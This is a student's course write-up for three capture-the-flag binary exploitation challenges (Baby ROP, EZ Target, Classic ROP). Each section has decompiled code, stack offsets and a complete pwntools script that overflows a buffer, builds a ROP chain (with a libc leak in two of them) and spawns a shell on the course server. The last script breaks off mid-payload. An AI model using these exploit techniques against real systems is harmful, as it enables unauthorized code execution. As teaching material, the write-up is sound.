

Week7- Write-up

Vishnu Vardhan Ciripuram

N14912012

vc2499

Challenge: Baby ROP

Objective: The objective of this challenge was to exploit a buffer overflow vulnerability in the provided binary to spawn a shell on the remote server.

Solution Steps

- I loaded the binary into Binary Ninja to analyze its functionality and look for vulnerabilities. Upon inspecting the main function, I see it calls the gets function, it allows us to overflow the buffer and overwrite the saved return address on the stack.

```
004011a3  int32_t main(int32_t argc, char** argv, char** envp)
004011b4      init()
004011c3      printf(format: "\n\tCan you pop a shell? ")
004011cd      system(line: "echo like /bin/sh")
004011dc      printf(format: &data_40202e)
004011ed      void buf
004011ed      gets(&buf)
004011f8      return 0
```

I analyzed the stack layout to determine the amount of padding needed to reach the return address. Using Binary Ninja, I observed that the buf variable was located at an offset of -0x18 (24 bytes) from the saved return address. This meant that 24 bytes of padding is required to reach the saved return address.

```
Stack
entry -0x18  void buf
entry -0x18  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x10  ?? ?? ?? ?? ?? ?? ?? ??
entry -0x8   int64_t __saved_rbp
entry       void* const __return_addr
```

After determining the offset, I needed to construct a ROP chain to execute `system("/bin/sh")`. My goal was to load the address of `"/bin/sh"` into the `rdi` register and then call `system`.

In Binary Ninja, I located the following key components:

1. **system function**: allowing us to call it to execute a shell command.
2. **"/bin/sh" string**: The binary contained the string `"/bin/sh"`
3. **pop rdi; ret gadget**: allows us to control the `rdi` register to set up the argument for `system`.
4. **ret gadget**: Added for stack alignment, ensuring the stack is aligned before calling `system`.

```
004011cd | system(line: "echo like /bin/sh")
```

```
0040119e 5f      pop     rdi {var_8}
0040119f c3      ret     {__return_addr}
```

With all required addresses and gadgets identified, I built the payload to perform the buffer overflow and execute `system("/bin/sh")`:

1. **Padding**: 24 bytes of `As` to overflow the buffer and reach the saved return address.
2. **pop rdi; ret gadget**: Loads the address of `"/bin/sh"` into the `rdi` register.
3. **ret gadget**: Ensures stack alignment.
4. **system function**: Calls `system("/bin/sh")`, spawning a shell.

```
payload = b'A' * offset
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(ret_gadget)
payload += p64(system)
```

Wrote a script to connect to the remote challenge server using `pwntools`, sent the payload, and successfully triggered the ROP chain. This led to the execution of `system("/bin/sh")`, granting me an interactive shell on the server. Once inside the shell, used `ls` and found the `flag.txt` file. Using `cat`, I displayed the flag.

flag{4ll_g4dg3ts_1nclud3d!_37b391bf799c1ddf}

```

(kali㉿kali)-[~/Downloads]
$ python3 baby_rop.py
[*] '/home/kali/Downloads/baby_rop'
  Arch:      amd64-64-little
  RELRO:     Full RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
  SHSTK:     Enabled
  IBT:       Enabled
  Stripped:  No
[*] Loaded 6 cached gadgets for './baby_rop'
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1201: Done
[*] Switching to interactive mode

> $ ls
baby_rop
flag.txt
$ cat flag.txt
flag{4ll_g4dg3ts_1nclud3d!_37b391bf799c1ddf}
$

```

Script Used:

```

1 from pwn import *
2
3 binary = './baby_rop'
4 elf = ELF(binary)
5 rop = ROP(elf)
6
7 r = remote('offsec-chalbroker.osiris.cyber.nyu.edu', 1201)
8 r.recvuntil(b'NetID (something like abc123): ')
9 r.sendline(b'vc2499')
10 r.recvuntil(b'Can you pop a shell? like /bin/sh')
11
12 system = elf.symbols['system']          # Address of system function
13 bin_sh = next(elf.search(b'/bin/sh'))   # Address of "/bin/sh" string
14 pop_rdi = rop.rdi.address               # Gadget: pop rdi; ret
15 ret_gadget = rop.ret.address            # Gadget: ret (for stack alignment)
16
17 offset = 0x18
18
19 payload = b'A' * offset
20 payload += p64(pop_rdi)
21 payload += p64(bin_sh)
22 payload += p64(ret_gadget)
23 payload += p64(system)
24
25 r.sendline(payload)
26 r.interactive()
27 r.close()

```

Challenge: EZ Target

Objective: The objective of this challenge was to exploit a buffer overflow vulnerability in the ez_target binary to spawn a shell on the remote server.

Solution Steps

I loaded the binary into Binary Ninja to analyze its structure and identify potential vulnerabilities. The main function contains a fgets call that reads user input into a buffer (buf) located 88 bytes away from the saved return address. This setup allows for a buffer overflow.

```
004011d6  int32_t main(int32_t argc, char** argv, char** envp)

004011e7      init()
004011f1      puts(str: "\nAnything you'd like to ask me?")
00401207      int64_t* buf_1
00401207      read(fd: 0, buf: &buf_1, nbytes: 8)
00401223      printf(format: "%llx\n", *buf_1)
0040122d      puts(str: "\nLet's pop a shell!")
00401245      void buf
00401245      fgets(&buf, n: 0x40, fp: stdin)
0040125d      memcpy(&buf_1, &buf, 0x40)
00401268      return 0
```

In Binary Ninja, I observed that buf is located at an offset of -0x58 (88 bytes) from the saved return address. This means 88 bytes of padding are required to reach the saved return address and control the program flow. To confirm, I used 0xdeadbeef as a debug marker in my payload to check that I was correctly overwriting the return address.

Stack	
entry -0x58	void buf
entry -0x58	?? ?? ?? ?? ?? ?? ?? ??
entry -0x50	?? ?? ?? ?? ?? ?? ?? ??
entry -0x48	?? ?? ?? ?? ?? ?? ?? ??
entry -0x40	?? ?? ?? ?? ?? ?? ?? ??
entry -0x38	?? ?? ?? ?? ?? ?? ?? ??
entry -0x30	?? ?? ?? ?? ?? ?? ?? ??
entry -0x28	?? ?? ?? ?? ?? ?? ?? ??
entry -0x20	?? ?? ?? ?? ?? ?? ?? ??
entry -0x18	int64_t* buf_1
entry -0x10	?? ?? ?? ?? ?? ?? ?? ??
entry -0x8	int64_t __saved_rbp
entry	void* const __return_addr

Since this challenge provided a libc.so file, I needed to locate the libc base address in memory. The binary used dynamically linked libc, so the actual addresses of functions would differ at runtime. I noticed the binary prompts for input with the message "Anything you'd like to ask me?". I sent the address of stdin as a 64-bit packed value to trigger a libc leak.

```

004011f1      puts(str: "\nAnything you'd like to ask me?")
00401207      int64_t* buf_1
00401207      read(fd: 0, buf: &buf_1, nbytes: 8)
00401223      printf(format: "%llx\n", *buf_1)

```

```

[DEBUG] Received 0x21 bytes:
b'7f4ccfb68aa0\n'
b'\n'
b"Let's pop a shell!\n"
7f4ccfb68aa0

```

When the binary printed back the address of stdin, I calculated the base address of libc using the formula:

libc_base = leaked_libc - libc.symbols._IO_2_1_stdin_

```
00219ef0  int64_t (* const _IO_2_1_stdin_()) = _IO_2_1_stdin_
```

```
libc_base = leaked_libc - libc.symbols._IO_2_1_stdin_  
assert libc_base & 0xfff == 0, "Error: Misaligned libc base address!"
```

Using the libc base address, I calculated the addresses of important symbols within libc:

1. system: Found via libc.symbols.system, which will be used to call system("/bin/sh").
2. /bin/sh string: Located at next(libc.search(b"/bin/sh")), to be passed as an argument to system.
3. I used ROPgadget to find the address of a pop rdi; ret gadget in libc (necessary to set up the rdi register with the address of "/bin/sh").

With all required addresses and gadgets identified, I built the payload:

1. Padding: 0x18 bytes of As to reach the saved return address.
2. ROP Chain:
 - o pop rdi; ret to set up rdi with the address of "/bin/sh".
 - o Address of "/bin/sh" as an argument.
 - o ret gadget to ensure 16-byte stack alignment.
 - o Address of system to execute system("/bin/sh").

```
payload = (  
    b'A' * 0x18 +  
    p64(rop.rdi.address + libc_base) + # Address of "/bin/sh" in RDI  
    p64(bin_sh + libc_base) +  
    p64(rop.ret.address + libc_base) + # Stack alignment  
    p64(system + libc_base)           # Call system("/bin/sh")  
)
```

Wrote a script to connect to the remote challenge server using pwntools, sent the payload, and successfully triggered the ROP chain. This led to the execution of system("/bin/sh"), granting me an interactive shell on the server. Once inside the shell, used ls and found the flag.txt file. Using cat, I displayed the flag.

flag{l1bc_g4dg3ts_f0r_th3_w1n!_b3c54c99a26eb5a1}

```

(kali㉿kali)-[~/Downloads/EZ_Target]
$ python3 ez_target.py
[*] Loaded 219 cached gadgets for './libc.so.6'
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1203: Done
[*] Switching to interactive mode
$ ls
ez_target
flag.txt
$ cat flag.txt
flag{l1bc_g4dg3ts_f0r_th3_w1n!_b3c54c99a26eb5a1}
$

```

Script Used:

```

1 from pwn import *
2
3 context.arch = "amd64"
4 #context.log_level = "DEBUG"
5 libc = ELF("./libc.so.6", checksec=False)
6 target = ELF("./ez_target", checksec=False)
7
8 rop = ROP(libc)
9 bin_sh = next(libc.search(b"/bin/sh"))
10 system = libc.symbols.system
11
12 conn = remote('offsec-chalbroker.osiris.cyber.nyu.edu', 1203)
13 conn.recvuntil(b'Please input your NetID (something like abc123): ')
14 conn.sendline(b'vc2499')
15
16 conn.recvuntil(b'like to ask me?\n')
17 conn.send(p64(target.symbols.stdin))
18 leaked_libc = int(conn.recvline().strip(), 16)
19 libc_base = leaked_libc - libc.symbols._IO_2_1_stdin_
20 assert libc_base & 0xfff == 0, "Error: Misaligned libc base address!"
21
22 payload = (
23     b'A' * 0x18 +
24     p64(rop.rdi.address + libc_base) + # Address of "/bin/sh" in RDI
25     p64(bin_sh + libc_base) +
26     p64(rop.ret.address + libc_base) + # Stack alignment
27     p64(system + libc_base)           # Call system("/bin/sh")
28 )
29
30 conn.recvuntil(b'shell!\n')
31 conn.sendline(payload)
32 conn.interactive()

```


Challenge: Classic ROP

Objective: The objective of this challenge is to exploit a buffer overflow vulnerability in the classic_rop binary to spawn a shell on the remote server.

Solution Steps

I loaded the classic_rop binary into Binary Ninja for analysis. I found that the main function prints the message "Let's ROP!", then reads user input into a buffer using fgets. This buffer overflow vulnerability allows us to overwrite the return address. Since libc.so.6 was provided, I assumed the exploit would involve a two-stage ROP chain:

1. First, leak a libc address to calculate the libc base address.
2. Second, use the libc base to call system("/bin/sh") and spawn a shell.



```
00401203 int32_t main(int32_t argc, char** argv, char** envp)
00401214     init()
0040121e     puts(str: "Let's ROP!")
00401247     void buf
00401247     fgets(&buf, n: get_number(), fp: stdin)
00401252     return 0
```

Using pwntools, I found the required gadgets and addresses:

1. pop rdi; ret: This gadget is used to set the first argument in the rdi register for 64-bit function calls.
2. puts@plt and puts@got: The PLT entry for puts allows us to call puts, while the GOT entry stores the actual libc address of puts. By calling puts on its GOT entry, we can leak the runtime address of puts in libc.
3. main: Returning to main after the leak allows us to perform a second-stage ROP attack.

I constructed the first payload to leak the libc address of puts:

1. Padding: 40 bytes of As to overflow the buffer and reach the return address.
2. pop rdi; ret: Sets up rdi with the address of puts@got so that it's passed as an argument to puts.
3. puts@plt: Calls puts, which prints the address of puts from the GOT.
4. main: Returns to main to reset the program state for the second stage of the exploit.


```
leak_payload = (
    b'A' * 40 +
    p64(pop_rdi) +
    p64(puts_got) +
    p64(puts_plt) +
    p64(main_function)
)
```

After sending the first payload, I received the leaked puts address from the server. Using this leaked address, I calculated the base address of libc:

```
libc_base = leaked_puts - libc.symbols['puts']
```

This libc_base allows us to calculate the locations of other important symbols in libc, like system and "/bin/sh".

```
00000012
[*] Leaked puts address: 0x7f37f57f7e50
[*] Libc base address: 0x7f37f5777000
```

With the libc_base, I calculated the addresses of system and "/bin/sh":

1. system: libc_base + libc.symbols['system']
2. /bin/sh: libc_base + next(libc.search(b"/bin/sh"))

I crafted the second payload to execute system("/bin/sh"):

1. Padding: 40 bytes of As to reach the return address.
2. pop rdi; ret: Sets up rdi with the address of "/bin/sh" in libc.
3. ret gadget: Adds a ret instruction to align the stack, which is sometimes necessary for stable execution.
4. system: Calls system("/bin/sh"), spawning a shell.

```
exec_payload = (
    b'A' * 40 +
    p64(pop_rdi) +
    p64(bin_sh) +
    p64(ret) +
    p64(system)
)
```

Wrote a script to connect to the remote challenge server using pwntools, sent the payload, and successfully triggered the ROP chain. This led to the execution of system("/bin/sh"), granting me an

interactive shell on the server. Once inside the shell, used ls and found the flag.txt file. Using cat, I displayed the flag.

```
(kali㉿kali)-[~/Downloads/Classic_Rop]
└─$ python3 classic_rop.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1202: Done
[*] Loaded 6 cached gadgets for './classic_rop'
[*] Switching to interactive mode
$ ls
classic_rop
flag.txt
$ cat flag.txt
flag{th4t_w4s_r0pp1ng_b3f0r3_g11bc_2.34!_91d038a01c909d68}
$
```

Script used:

```

1 from pwn import *
2
3 context.arch = "amd64"
4 binary = ELF("./classic_rop", checksec=False)
5 libc = ELF("./libc.so.6", checksec=False)
6
7 conn = remote('offsec-chalbroker.osiris.cyber.nyu.edu', 1202)
8 conn.recvuntil(b'NetID')
9 conn.sendline(b'vc2499')
10
11 rop = ROP(binary)
12 pop_rdi = rop.rdi.address
13 ret = rop.ret.address
14 puts_plt = binary.plt['puts']
15 puts_got = binary.got['puts']
16 main_function = binary.symbols['main']
17
18 conn.recvuntil(b"Let's ROP!\n")
19 conn.sendline(b'3000')
20
21 leak_payload = (
22     b'A' * 40 +
23     p64(pop_rdi) +
24     p64(puts_got) +
25     p64(puts_plt) +
26     p64(main_function)
27 )
28 conn.sendline(leak_payload)
29
30 leaked_puts = u64(conn.recv(6).ljust(8, b'\x00'))
31 libc_base = leaked_puts - libc.symbols['puts']
32 assert libc_base & 0xfff == 0, "Error: Misaligned libc base address!"
33
34 bin_sh = libc_base + next(libc.search(b"/bin/sh"))
35 system = libc_base + libc.symbols['system']
36
37 conn.recvuntil(b"Let's ROP!\n")
38 conn.sendline(b'3000')
39
40 exec_payload = (
41     b'A' * 40 +
42     p64(pop_rdi) +
43     p64(bin_sh) +

```